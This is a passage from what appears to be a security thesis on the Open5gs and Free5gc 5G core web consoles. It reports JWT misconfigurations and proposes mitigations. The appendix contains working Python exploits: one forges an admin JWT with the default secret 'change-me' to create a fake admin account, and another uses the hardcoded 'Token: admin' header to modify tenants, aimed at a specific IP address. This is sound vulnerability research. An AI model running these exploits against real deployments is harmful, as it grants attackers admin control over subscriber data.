func CheckAuth(c *gin.Context) bool {
    tokenStr := c.GetHeader(‘‘Token")
if tokenStr == ‘‘admin" {
        return true
    } else {
        return false
    }
}
```

In other words if you do end up configuring the system in such a way that it does not use the default JWT anymore, you will not be able to run the system anymore. Naturally, this is problematic. Even worse is the fact that this function is not used everywhere, but instead a print statement is used in some cases. This makes fixing this issue even harder as you would have to go over each if-statement inside `/Free5gc/webconsole/backend/WebUI/api_webui.go`. It is also possible that more files within the Free5gc project use if-statements instead of the CheckAuth function. Especially if the latter happens to be the case the program should be rewritten in a smarter way. In /backend/WebUI/api_webui.go we found 10 instances in which the CheckAuth function is called, and 2 instances in which the same if-statement as in CheckAuth is executed. For this specific file would have to rewrite the code in 3 places: lines 437, 447, and 830. But there may be more hardcoded default values and calls to CheckAuth throughout the project.

The conclusion that we came to is that in order to properly secure the system, the source code must be rewritten in such a way that it is easy for users to compile (and use) the system in a safe way.

4.6 Conclusion

In this Chapter we discussed the results of the attacks and how we used them to exploit the system. We observed that both Open5gs as well as Free5gc were vulnerable to attacks due to a hard coded JWT default secret value. (See Figure 4.7.) It should be noted that in the case of Open5gs this is solvable, but in Free5gc it is not due to the system becoming unusable if accessToken is not equal to "admin". In the next Chapter we are going to talk about what these results mean in terms of security and we will go over future work in this field.

	Open5gs	Free5gc
Forced browsing	By hand: Yes, and vulnerable information was found. (Discovery of the CSRF token and JWT, discovery of the database url endpoints.) Automated: Nothing special.	By hand: A bit of source code, but futhermore nothing special. Automated: Nothing special.
XSS	By hand: Nothing special. Automated: Some standard errors, but futhermore nothing special.	By hand: Nothing special. Automated: Nothing special.
NoSQL injections	By hand: Nothing special. Automated: Nothing special.	By hand: Nothing special. Automated: Nothing special.
Outdated packages	Lots of interdependent outdated packages, causing a whole cluster of problems that can only be solved by rewriting the whole program.	Running a local instance required messing around with the depen--dencies. So we cannot compare Open5gs with Free5gc perfectly in this specific area. However we found some outdated packages, possibly interdependent packages.
Personalized attack (through static code analysis) *Exp claim*	No use of **exp** claim, makes tokens forever valid.	Use of **exp** claim. Tokens are only valid for one day.
Personalized attack (through static code analysis) *Default values*	**JWT** is signed with default secret "**Change-me**" if the user mis--configures the system. This is fairly easy to do, as the system does not crash with the wrong configuration of the JWT secret.	**username** and **accessToken** inside **user_info** are set to "**admin**" due to a missing en--vironment variable that the user has to define themselves. This results in the creation of a valid **JWT** (accessToken) for an admin user. If the attacker knows that this is the same for all misconfi--gured systems, he can try using this crafted JWT to authorize himself to the server.
Personalized attack (through static code analysis) *Consequences*	An attacker can use the above problems mentioned above to create two requests (a GET- and a POST request) to create a **fake admin user** on the system. The attacker can then log into the system using this fake admin user. The attacker obtains admin privileges.	It is not possible for an attacker to create an account on the system. However, an attacker can still use the issue mentioned above to make requests to the server. The attacker can then **modify tenants and subscribers.** The attacker obtains admin privileges.
Personalized attack (through static code analysis) *Needed knowledge for the attacker*	The endpoints, the CSRF, the session.id, JWT default secret, and how the JWT is signed. All can be found either in the source code or by using developer tools and GET requests.	The endpoints which can be found in the source code and the accessToken can be found using developer tools. The attacker also needs knowledge on the misconfiguration problem concerning the accessToken.
Personalized attack (through static code analysis) *Mitigation*	Use an **exp** claim inside the JWT and make the system crash if happens to be misconfigured. It should be relatively easy to fix these issues. Mitigation can be done within an hour.	Rewrite the source code in such a way that the system is useable without default values. Make the system crash if it happens to be misconfigured. It is quite hard to estimate how much time is need to path these attacks, because the whole system needs to analyzed and possibly rewritten.

Figure 4.7: Overview of the results.

Chapter 5

Discussion

In this Chapter we are going to discuss the results, what these mean for the system in terms of security, and what future work can be done on the system. We use the knowledge obtained from the previous Chapter to draw our conclusions.

5.1 About this thesis

We have discovered that the Open5gs web application is vulnerable to attacks that involve that involve modifying with JSON Web Tokens. We found a couple of alarming issues regarding these tokens:

- It is very easy to accidentally configure the deployment in a way that it uses default secrets, which breaks JWT authentication. What we found specifically is the missing **.env** file and missing instruction on the need for this file in order to uphold security. The problem is that with the wrong configuration, the program works just fine for the unaware user.
- It is possible to set the **iat** claim to a non-existent date or date in the past.
- There is no **exp** claim in the payload, which means that these tokens are valid forever.

We also found some good news: the web application of Open5gs seemed to be very resistant against XSS attacks and NoSQL Injections for MongoDB. It is possible to break the client-side character limit using Burp Suite or another tool for web application penetration testing. Fortunately even though we could break the character limit, there seemed to be some kind of server-side protection involved that prevented us from compromising the system in this way.

Finally, we found some promising vulnerabilities when checking for outdated packages. We focused on the JSON Web Tokens for this thesis, but we found some vulnerable interdependent packages needed to run the system.

Like with Open5gs, with Free5gc we also found that the system was easily misconfigured by the user. There were a few problems that resulted in a misconfiguration of a Free5gc system:

- This was again due to the system not crashing when the **SIGNINGKEY** variable was not set, causing the JWTs to not be properly signed. Just like with Open5gs this resulted in a predictable JWT value ("admin"), which was stored in accessToken.
- Even more troubling is that it is not possible to configure the system in such a way that it can be used safely. If the accessToken is anything other than "admin", then the GET and POST request will not work due to a failed check in the CheckAuth function or used if-statement inside another function.

For Free5gc, we also did not find anything special when checking for forced browsing, XSS, and NoSQL injections for MongoDB. We did however find some outdated packages like in Open5gs. It should be noted that for Free5gc we altered the dependencies in order to get the system to run.

5.2 Attacker Models

Considering the problems regarding the JWTs in Open5gs we can imagine two possible attack models.

For the first one, we imagine an adversary who knows that the **.env** file has to be created with `JWT_SECRET_KEY=SomeSecret`. Some systems may have a different secret key, but the adversary assumes that there are systems which are misconfigured. The adversary creates a fake JWT and sends this JWT to multiple servers. The adversary can now request any page from the web application using this fake JWT and script for sending a JWT. Next, the adversary gains access to the database information of *Account*, *Subscriber*, and *Profile* even though the adversary is not registered on the system.

But we can take this attack even further. We saw in the results (Chapter 4) that the attacker can not only request pages using a GET request, but the attacker can actually use a GET request to obtain a CSRF token. Using this CSRF token and the *connect.sid* cookie that an attacker can obtain through developer tools, an attacker can craft a POST request with which the attacker can create a fake admin account on the server. A scripted version of this attack for Open5gs can be found in Appendix A.4.

The second attack yields the same end result as the first one, but uses a different route. We imagine an ex-user of the system who still has an old JSON Web Token. The adversary tries to use it to authenticate to the server. The server accepts the token and the adversary can once again gain access to the database information of *Account*, *Subscriber*, and *Profile*. In this case, the adversary does not need to know about the misconfiguration problem described in the first attack. This becomes especially problematic if the ex-user was an admin on the server, because then the ex-user still has admin privileges he/she can abuse.

For Free5gc we can imagine a similar attack as the first one in Open5gs. An attacker knows that the accessToken must be equal to "admin", because otherwise the system will not run. The attacker can then request and modify information on the system using this hard coded JWT value. The only difference is that an attacker can not create a fake account on the system, but he/she does obtain some admin privileges using this attack. It should also be mentioned that unlike Open5gs systems, the Free5gc attack will always work as these systems can not be configured safely. A scripted version of this attack for Free5gc can be found in Appendix A.5.

5.3 Threat Models

The database information can be sold online. Since the obtained data contains information about the network and the users of the network, the adversary may use this information to try to abuse the network in another way. Then there is also the discovery of being able to alter information on Open5gs and Free5gc systems using the found attack from the results in Chapter 4 which is problematic.

5.4 Risk Assessments

We did not try a real-world experiment on different systems using these attacks, so we can not say that X% of Y amount of systems did not update their environment variables. However we did find a GitHub issue[33] from March 17 of 2021 talking about the default secret which is still open. However, we did not find any issue on GitHub regarding the lack of information in the README about configuring your system to use custom environment variables.

Given that the issue from 2021 is still not solved and that we did not find any other information about the misconfiguration possibilities in GitHub, we suspect that this issue will be present in a lot of systems.

Of course it is only speculation how many systems would be vulnerable, because we have not done an actual real-world test. We can not just run a script and attack a couple of Open5gs and Free5gc instances. That is because

for a real-world test, we need to have access to instances from unknowing parties. Obtaining this access by asking for permission can take quite some time and was simply not feasible due to time constraints. But testing this hypothesis would be interesting for future work.

The similar attack in Free5gc was actually discovered less than a year ago and someone posted an issue about it on the Github page of Free5gc[31]. This is from August 2022 and like the Open5gs issue, still not solved.

We know that Free5gc systems can not be configured safely, therefore all Free5gc are vulnerable to the JWT attack described in Chapter 4.

5.5 Aspects of security

Now we look if the web application we analyzed holds up to standards from aspects of security.

- **Confidentiality/Data Privacy:** We found that data can be viewed from an unauthorized party, therefore the system does not uphold this aspect of security. This is the case for both Open5gs as well as Free5gc.
- **Data Integrity:** This security principle does not hold as we have proven with the JWT misconfiguration in Open5gs and Free5gc that the data can be altered by an unauthorized party.
- **Data Origin Authentication:** We did not try any Man-in-the-Middle attacks, so we can not make any statement about this aspect of security.
- **Entity Authentication:** We proved that we can request data as a non-registered entity to the system. So this aspect of security does not hold up on this system. This is the case for both Open5gs as well as Free5gc.
- **Non-Repudiation:** We found that we could remove data as a non-user of the system in both Open5gs as well as Free5gc. So this aspect of security does not hold for both systems.

5.6 Mitigation

The solution to the misconfiguration vulnerability in Open5gs is have the system crash when it is misconfigured. Next the program should (1.1) Tell the user to update their environment variables in the README or (1.2) use a script to randomly generate a JWT secret key. An example of such a script can be found in Appendix A.3. The system should crash if the **.env** file is not present, which prevents users accidentally misconfiguring the system. This solution holds for Open5gs.

Free5gc requires more in-depth patching that is outside the scope of this thesis. In the case of Free5gc, the system should be rewritten in such a way that it can configured to be used in a safe way. In order to achieve this, the CheckAuth function and if-statements in other functions must be altered to accept pseudo-random JWTs. Depending on how much of the project needs to be rewritten, it may take quite a long time before this issue is patched in Free5gc.

Another problem in Open5gs (not in Free5gc) is the never-expiring JWTs. In order to ensure the freshness of the tokens, an **exp** claim should be added to the payload of the tokens.

5.7 Research questions

Our request questions were:

1. Does Open5gs's web application contain vulnerabilities that could compromise the security of the system?

   Yes. A well-configured system should not be vulnerable according to our results. However, a misconfigured system is vulnerable to attacks that involve creating a fake admin user on the system by crafting a JSON Web Token with a default secret. All JSON Web Tokens are also forever valid, which is a problem for all system.

   (a) Is Open5gs's web application vulnerable to forced browsing?

   We did find pages that concern database information and authorization information. Therefore, the system is vulnerable to forced browsing.

   (b) Does Open5gs's web application make use of any outdated packages?

   Yes, it also contains interdependent packages.

   (c) Is Open5gs's web application vulnerable to Cross-Site Scripting attacks?

   Not to any that we have tested for.

   (d) Is Open5gs's web application vulnerable to NoSQL injections (specifically for MongoDB)?

   Not to any that we have tested for.

   (e) Can we find any vulnerabilities by analyzing the source code of Open5gs?

Yes, we found two JSON Web Token issues. The first one concern a misconfigured system, in which case an attacker uses the default secret to craft a JSON Web Token and authorize himself to the system. The second one is about a missing exp claim inside the JSON Web Tokens, causing them to be valid forever.

2. Are there attacks for Open5gs that also work for Free5gc?

   Yes. For Free5gc we can also exploit a default JSON Web Token secret to craft a valid token and make changes on the system.

   We did not originally intent to also test the complete Free5gc web application like we did for Open5gs. However we found that just like Open5gs, Free5gc suffers from having interdependent outdated packages. Forced browsing seems to be less successful in Free5gc than in Open5gs.

5.8 Reflection on the Methods used and goals defined

The methods for the pre-determined checks were fine, as they were defined well and the research done for these research questions is repeatable. In retrospect we could have defined a more streamlined way of analyzing Open5gs's source code. Analyzing Open5gs's webconsole source code was doable, because the webconsole project was relatively easy to understand. Free5gc's webconsole project folder is more complex, which would have needed a more constructive approach instead.

The research goals are a bit unclear in retrospect. This is because we originally intended to workout a framework for testing mobile network web applications, and then we ended doing quite some pentesting. The purpose of this research was to spread awareness about mobile network web applications, due to there being little work done in this specific category of mobile web applications.

We did succeed in obtaining an overview of strengths and weaknesses of both Open5gs and Free5gc, which are explained in more detail in the results (Chapter 4), but are also mentioned above in the reflection on the research questions. Defining the research questions helped realising this research goal, as they functioned as a foothold for making the comparisons.

Additionally, did end up succeeding in motivating the importance of this issue, as we have found an issue with JSON Web Tokens that is present in both Open5gs and Free5gc. In both these platforms this attack can lead to an attacker obtaining admin privileges.

5.9 About future work

For future work there are a couple of things that can be taken from this research.

- Firstly, we assembled a list from the OWASP Web Application Testing Guide which can be found in the Appendix A.1. We only focused on a couple of issues out of the whole list. For future work, one could take a look at the list and pick something else to test on this system.
- Secondly, we found a couple of interdependent insecure dependencies needed to run the Open5gs program. For Free5gc there were some conflicting peer dependencies. We did not dive deeper into these issues as the JWT problem seemed to be more promising. For future work, one could take a look at how to use these known dependency issues to compromise the system.
- Thirdly, we could have also tested for forced browsing using *gobuster*[1].
- Fourthly, real-world experiments using the specified attacks could tell us more about how many systems are likely vulnerable to these attacks. This holds especially for Open5gs, because for Open5gs it is possible to configure and use the system in a safe way.
- Lastly, for future work the Free5gc source code can be rewritten in a way that the found JWT vulnerability no longer exists.

[1] `https://github.com/OJ/gobuster`

5.10 Conclusion

We discussed the found issues regarding Open5gs and Free5gc, and we discussed what this means in terms of security. We described attacker- and threat models, and also gave some risk assessments. Next to that, we touched upon what future work can be done using the information from this research. In the next Chapter we are going to summarize the content of this paper.

Chapter 6

Conclusions

We provided a framework in the Methodology (Chapter 3) for testing this system on attacks we find most promising from the OWASP Web Application Testing Guide[34]. We have also seen that we can leak and alter sensitive data from the Open5gs and Free5gc system using a misconfiguration that is not well-specified in the README of the program. We also found that the JWTs are forever valid in the case Open5gs as there is no *exp* claim to check the freshness of the tokens. The JWT and exp claim issues in Open5gs can be avoided and are relatively easily solved. Especially when compared to Free5gc, in which case the source code needs to be rewritten in order to allow safe usage of the system.

Using these issues, we used attacker models in which the abuse of these issues is specified as a proof-of-concept. We analyzed what an attacker obtains with this attack using threat models, and used risk assessments to reason about how likely these attacks are. We also saw that because of these issues confidentiality, data integrity, and entity authentication is broken on the Open5gs and Free5gc systems. Finally we discussed future work that can be done using what we did in this research.

Chapter 7

Acknowledgements

I would like to thank dr. K.S. Kohls and dr. D.J.H. Rupprecht for the assignment and their guidance during the project. I would also like to thank dr. H.G. Knips for his input and guidance.

Bibliography

[1] Csrf tokens. Available at https://portswigger.net/web-security/csrf/tokens.

[2] Thenify. Available at https://www.npmjs.com/package/thenify.

[3] What is reflected xss (cross-site scripting)? tutorial amp; examples: Web security academy. Available at https://portswigger.net/web-security/cross-site-scripting/reflected.

[4] *Cross-Site Request Forgery (CSRF) Explained*. YouTube, Apr 2019. Available at https://www.youtube.com/watch?v=eWEgUcHPle0amp;t=571s.

[5] Is 5g technology dangerous? - pros and cons of 5g network, Mar 2022. Available at https://www.kaspersky.com/resource-center/threats/5g-pros-and-cons.

[6] Promise - javascript: Mdn, Nov 2022. Available at https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global$_O bjects/Promise$.

[7] Xsser: Kali linux tools, Aug 2022. Available at https://www.kali.org/tools/xsser/.

[8] Nairuz Abulhul. Eval("console.log('rce warning')"), Feb 2022. Available at https://medium.com/r3d-buck3t/eval-console-log-rce-warning-be68e92c3090.

[9] Anonymous. Mongodb query parameters. Available at https://www.mongodb.com/docs/manual/reference/operator/query/.

[10] Anonymous. What is fixed wireless access (fwa)? definition, meaning and explanation. Available athttps://www.verizon.com/about/blog/fixed-wireless-access.

[11] Anonymous. What is nosql injection, mongodb attack examples. Available at https://www.imperva.com/learn/application-security/nosql-injection/.

[12] Anonymous. Should i use csrf protection for get requests, Mar 2017. Available at https://security.stackexchange.com/questions/115794/should-i-use-csrf-protection-for-get-requests.

[13] Anonymous. 5g and iot, the mobile broadband future of iot, Aug 2022. Available at https://www.i-scoop.eu/internet-of-things-iot/5g-iot/.

[14] Anonymous. Difference between package.json and package-lock.json files, Mar 2022. Available at https://www.geeksforgeeks.org/difference-between-package-json-and-package-lock-json-files/.

[15] Anonymous. Relational database, Jan 2023. Available at https://en.wikipedia.org/wiki/Relational$_database$.

[16] Alexandra Shulman-Peleg Aviv Ron and Anton Puzanov. Analysis and mitigation of nosql injections. Available at https://www.researchgate.net/publication/300367234_Analysis_and_Mitigation_of_NoSQL_Injections.

[17] Nor Fatimah Awang and Azizah Abd Manaf. Detecting vulnerabilities in web applications using automated black box and manual penetration testing. In *International Conference on Security of Information and Communication Networks*, pages 230–239. Springer, 2013.

[18] Nick Chim. Jwt signing algorithms. Available at https://blog.loginradius.com/engineering/jwt-signing-algorithms/.

[19] Merlin Chlosta, David Rupprecht, Thorsten Holz, and Christina Pöpper. Lte security disabled: misconfiguration in commercial networks. In *Proceedings of the 12th conference on security and privacy in wireless and mobile networks*, pages 261–266, 2019.

[20] Dan Geabunea (Romanian Coder). Mongodb queries playlist. Available at https://www.youtube.com/watch?v=6EkKyqK4ET0list=PLVApX3evDwJ1pgIn3ISbS9MRZXWBKeBki .

[21] Carlos Delgado. How to list directories and files of a website using dirbuster in kali linux. Available at https://ourcodeworld.com/articles/read/417/how-to-list-directories-and-files-of-a-website-using-dirbuster-in-kali-linux.

[22] Nikita Duggal. What are iot devices : Definition, types, and 5 most popular ones for 2023, Feb 2023. Available at https://www.simplilearn.com/iot-devices-article.

[23] Cem Eygi. Javascript promise tutorial: Resolve, reject, and chaining in js and es6, Apr 2021. Available at

https://www.freecodecamp.org/news/javascript-es6-promises-for-beginners-resolve-reject-and-chaining-explained/.

[24] free5GC.ofg. Free5gc distributed installation guide, Jan 2019. Available at https://www.free5gc.org/installations/stage-1-cluster/.

[25] Arvind Goutam and Vijay Tiwari. Vulnerability assessment and penetration testing to enhance the security of web application. In *2019 4th International Conference on Information Systems and Computer Networks (ISCON)*, pages 601–605. IEEE, 2019.

[26] Muhamad Agreindra Helmiawan, Esa Firmansyah, Irfan Fadil, Yanvan Sofivan, Fathoni Mahardika, and Agun Guntara. Analysis of web security using open web application security project 10. In *2020 8th International Conference on Cyber and IT Service Management (CITSM)*, pages 1–5. IEEE, 2020.

[27] Wouter Hoeffnagel. Gsma intelligence: Aantal 5g-verbindingen neemt komende jaren een vlucht: Dutch it, Feb 2023. Available at https://dutchitchannel.nl/715744/gsma-intelligence-verdubbeling-van-het-aantal-g-verbindingen-in-de-komende-twee-jaar.html.

[28] Fredrik Jejdling. Ericsson mobility report november 2022, Nov 2022. Available at: https://www.ericsson.com/en/reports-and-papers/mobility-report/reports/november-2022.

[29] Katharina Kohls, David Rupprecht, Thorsten Holz, and Christina Pöpper. Lost traffic encryption: fingerprinting lte/4g traffic on layer two. In *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, pages 249–260, 2019.

[30] Andrew Medworth and Danny Bullis. How do i read npm "conflicting peer dependency" error messages?, Jul 2022. Available at https://stackoverflow.com/questions/67185714/how-do-i-read-npm-conflicting-peer-dependency-error-messages.

[31] p1 aji. [bugs] leaking registered ues,subscriber information,tenants and user via the free5gc webconsole without authentication, issue 387, free5gc/free5gc, Aug 2022. Available at https://github.com/free5gc/free5gc/issues/387.

[32] PwnFunction. Cross-site request forgery (csrf) explained, Apr 2019. Available at https://www.youtube.com/watch?v=eWEgUcHPle0amp;t=159s.

[33] rashley iqt. Secret defaults are static issue number 856, Mar 2021. Available at https://github.com/open5gs/open5gs/issues/856.

[34] Rejah Rehim Victoria Drake Rick Mitchell, Elie Saad. Owasp security testing guide. Available at https://owasp.org/www-project-web-security-testing-guide/.

[35] Aviv Ron, Alexandra Shulman-Peleg, and Anton Puzanov. Analysis and mitigation of nosql injections. *IEEE Security & Privacy*, 14(2):30–39, 2016.

[36] David Johannes Helmut Rupprecht. *Enhancing the security of 4G and 5G mobile networks on protocol layer two*. PhD thesis, Ruhr University Bochum, Germany, 2021.

[37] Tom Scott. Cross site request forgery - computerphile, Dec 2013. Available at https://www.youtube.com/watch?v=vRBihr41JToamp;t=358s.

[38] Altaf Shaik, Ravishankar Borgaonkar, Shinjo Park, and Jean-Pierre Seifert. New vulnerabilities in 4g and 5g cellular access network protocols: exposing device capabilities. In *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, pages 221–231, 2019.

[39] Web Dev Simplified, Jul 2019. Available at https://www.youtube.com/watch?v=7Q17ubqLfaMamp;t=647s.

[40] Navneet Singh, Vishtasp Meherhomji, and BR Chandavarkar. Automated versus manual approach of web application penetration testing. In *2020 11th International Conference on Computing, Communication and Networking Technologies (ICCCNT)*, pages 1–6. IEEE, 2020.

[41] Anonymous snyk. Snyk vulnerability database: Snyk. prototype pollution in mixin-deep., Jun 2019. Available at https://security.snyk.io/vuln/SNYK-JS-MIXINDEEP-450212.

[42] Anonymous snyk. Snyk vulnerability database: Snyk. command injection., Nov 2020. Available at https://security.snyk.io/vuln/SNYK-JS-LODASH-1040724.

[43] Anonymous snyk. Snyk vulnerability database: Snyk. prototype pollution in lodash., Aug 2020. Available at https://security.snyk.io/vuln/SNYK-JS-LODASH-608086.

[44] Anonymous snyk. Snyk vulnerability database: Snyk. redos., Oct 2020. Available at https://security.snyk.io/vuln/SNYK-JS-LODASH-1018905.

[45] Anonymous snyk. Snyk vulnerability database: Snyk. prototype pollution in minimist., Mar 2022. Available at https://security.snyk.io/vuln/SNYK-JS-MINIMIST-2429795.

[46] Sourcegraph. Thenify before 3.3.1 made use of unsafe calls to ‘eval‘. · issue 39076 · sourcegraph/sourcegraph, Jul 2022. Available at https://github.com/sourcegraph/sourcegraph/issues/39076.

[47] SuperTokens. What is a jwt? understanding json web tokens, Mar 2022. Available at https://supertokens.com/blog/what-is-jwt.

[48] OWASP website. Forced browsing. Available at https://owasp.org/www-community/attacks/Forced_browsing.

Appendix A

Appendix

Some of the contents of the appendix are too large too include in this thesis, which is why this thesis is handed in with a zipped appendix attached. Section A.3, A.4, and A.5 are particularly important to this thesis, as they contain the actual exploits and Open5gs patch. These parts of the appendix are also significantly smaller than the other (non-included) files. Because of these reasons I also added A.3-A.5 in text in this paper.

A.1 Checklist assembled from OWASP Testing Guide

The list inside the zip file is a list that we assembled after reading the OWASP Security Testing Guide[34]. In bold are the subjects we ended up covering in this research. Originally, we did not focus on "Test access for authorization tokens" and "Test JSON Web Tokens", but ended up covering them as we found issues with these in the source code. We also decided to check for *Oudated Packages* (see appendix A.2.1 and A.2.2) after discussing this list.

A.2 npm reports

A.2.1 npm report Open5gs (30-10-2022)

See npm report Open5gs in the zip file for the complete output.

See npm critical and high ranked vulnerabilities report in the zip file to view the critical and high ranked open5gs vulnerabilities.

A.2.2 npm report Free5gc (28-02-2023)

See npm report Free5gc pre-fix in the zip file to view the npm report before we altered the dependencies.

See npm report Free5gc post-fix in the zip file to view problematic dependencies after we modified some dependencies.

A.3 Script for creating .env file with pseudo-random secret

```
# Lisanne Weidmann, December the 28th 2022.
# Generate a pseudo-random secret.

# Imports
import os
from base64 import b64encode

# Variables
alpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
len_alpha = len(alpha)-1

# Functions
def gen_rand_secret():
secret = ""

secret_in_bytes = os.urandom(50)
secret += b64encode(secret_in_bytes).decode('utf-8')

return secret.strip("=")

def create_env(s):
f = open(".env", "w")
f.write("JWT_SECRET_KEY=")
f.write(s)
f.close()
return s

sec = gen_rand_secret()
print(sec)
create_env(sec)
```

A.4 Open5gs Python exploit

```
import requests, jwt

host = "http://localhost:3000"
```

```
# Obtain the CSRF token.
uri_csrf = "/api/auth/csrf"

# Uri's with database information.
uri_account = "/api/db/Account"
uri_subscriber = "/api/db/Subscriber"
uri_profile = "/api/db/Profile"

data = '{"username":"FakeAdmin", "roles":["admin"], "password1":"1423",
"password2":"1423","password1":"1423","password2":"1423","
salt":<a valid salt value>,"hash":<a valid hash value>}'


def catch_response(response):
    if response.status_code == 204:
        print(response.status_code, "Error")
    elif response.status_code == 200 or response.status_code == 201:
        print(response.status_code, "Success!")

        # Try and cath the response json
        if (
            response.headers["Content-Type"].strip()
            .startswith("application/json")
        ):
            try:
                print(response.json())
                return response.json()
            except ValueError:
                print("Empty response")

    elif response.status_code == 304:
        print(response.status_code, "Not Modified.")
    elif response.status_code == 403:
        print(response.status_code, "Forbidden.")
    elif response.status_code == 404:
        print(response.status_code, "Not Found.")
    elif response.status_code == 401:
        print(response.status_code, "Unauthorized.")
    else:
        print(response.status_code, "Something went wrong.")

    return None
```

```
def obtain_csrf_cookie():
    url = host + uri_csrf

    headers = {
        'sec-ch-ua': '"Chromium";v="107", "Not=A?Brand";v="24"',
        'Accept': 'application/json, text/plain, */*',
        'sec-ch-ua-mobile': '?0',
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
        AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
        Safari/537.36',
        'sec-ch-ua-platform': '"Linux"',
        'Sec-Fetch-Site': 'same-origin',
        'Sec-Fetch-Mode': 'cors',
        'Sec-Fetch-Dest': 'empty',
        'Referer': 'http://localhost:3000/',
        'Accept-Encoding': 'gzip, deflate',
        'Accept-Language': 'en-US,en;q=0.9',
    }

    response = requests.get(url=url, headers=headers)
    result = catch_response(response)

    if result is None:
        print("Response was not caught.")
        return

    csrf_token = result["csrfToken"]

    headers = response.headers
    set_cookie = headers["set-cookie"].split(";")[0]
    etag = headers["ETag"]
    print("Cookie: ", set_cookie, " ETAG: ", etag)

    return csrf_token, set_cookie


def craft_jwt():
    # JWT info necessary for crafting token.
    secret = 'change-me'
    iat_val = 1667313626
    _id = "63187222cbb8a4001776d59c"

    jwt_body = {
    "_id": _id,
```

```
    "username": "admin",
    "roles": [
        "admin"
    ]
}

    encoded_jwt = jwt.encode({"user": jwt_body, "iat": iat_val},
        secret, algorithm="HS256")
    print(encoded_jwt)
    return encoded_jwt


def send_req(csrf_t, jwt_t, set_cookie):
    url = host + uri_account

    headers = {
        'Content-Length': '1184',
        'Authorization': 'Bearer ' + jwt_t,
        'Content-Type': 'application/json;charset=UTF-8',
        'Origin': host,
        'Referer': 'http://localhost:3000/',
        'X-CSRF-TOKEN': csrf_t,
        'Cookie': set_cookie
    }

    response = requests.post(url=url, data=data, headers=headers)
    result = catch_response(response)

    if result is None:
        print("Response was not caught. Value might be empty.")
        return

    return result

csrf_token, cookie = obtain_csrf_cookie()
jwt_token = craft_jwt()
send_req(csrf_token, jwt_token, cookie)
```

A.5 Free5gc Python exploit

```
import requests

hosturl = "http://134.209.86.164:5000/"
```

```
# Uri's with database information.
uri_subscriber = "api/subscriber"
uri_ue = "api/registered-ue-context"
uri_tenant = "api/tenant"
data = '{"tenantId":"","tenantName":"exploitUser"}'
tenantId = <A valid tenantId value>


def catch_response(response):
    if response.status_code == 204:
        print(response.status_code, "Error")
    elif response.status_code == 200:
        print(response.status_code, "Success!")

        # Try and cath the response json
        if (
            response.headers["Content-Type"].strip()
            .startswith("application/json")
        ):
            try:
                print(response.json())
                return response.json()
            except ValueError:
                print("Empty response")

    elif response.status_code == 304:
        print(response.status_code, "Not Modified.")
    elif response.status_code == 403:
        print(response.status_code, "Forbidden.")
    elif response.status_code == 404:
        print(response.status_code, "Not Found.")
    elif response.status_code == 401:
        print(response.status_code, "Unauthorized.")
    else:
        print(response.status_code, "Something went wrong.")

    return None


def send_req(host, uri="", option="get"):
    url = host + uri

    headers = {
```

```
            'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
            rv:103.0) Gecko/20100101 Firefox/103.0',
            'Accept': 'application/json',
            'Accept-Language': 'en-US,en;q=0.5',
            'Accept-Encoding': 'gzip, deflate',
            'Referer': host,
            'Connection': 'keep-alive',
            'X-Requested-With': 'XMLHttpRequest',
            'Token': 'admin',
            'Pragma': 'no-cache',
            'Cache-Control': 'no-cache'
        }

        if option == "get":
            response = requests.get(url=url, headers=headers)
        elif option == "post":
            response = requests.post(url=url, data=data, headers=headers)
        elif option == "delete":
            response = requests.delete(url=url + "/" + tenantId, headers=headers)

        result = catch_response(response)

        if result is None:
            print("Response was not caught. Value might be empty.")
            return

        return result

    send_req(host=hosturl, uri=uri_tenant, option="post")
```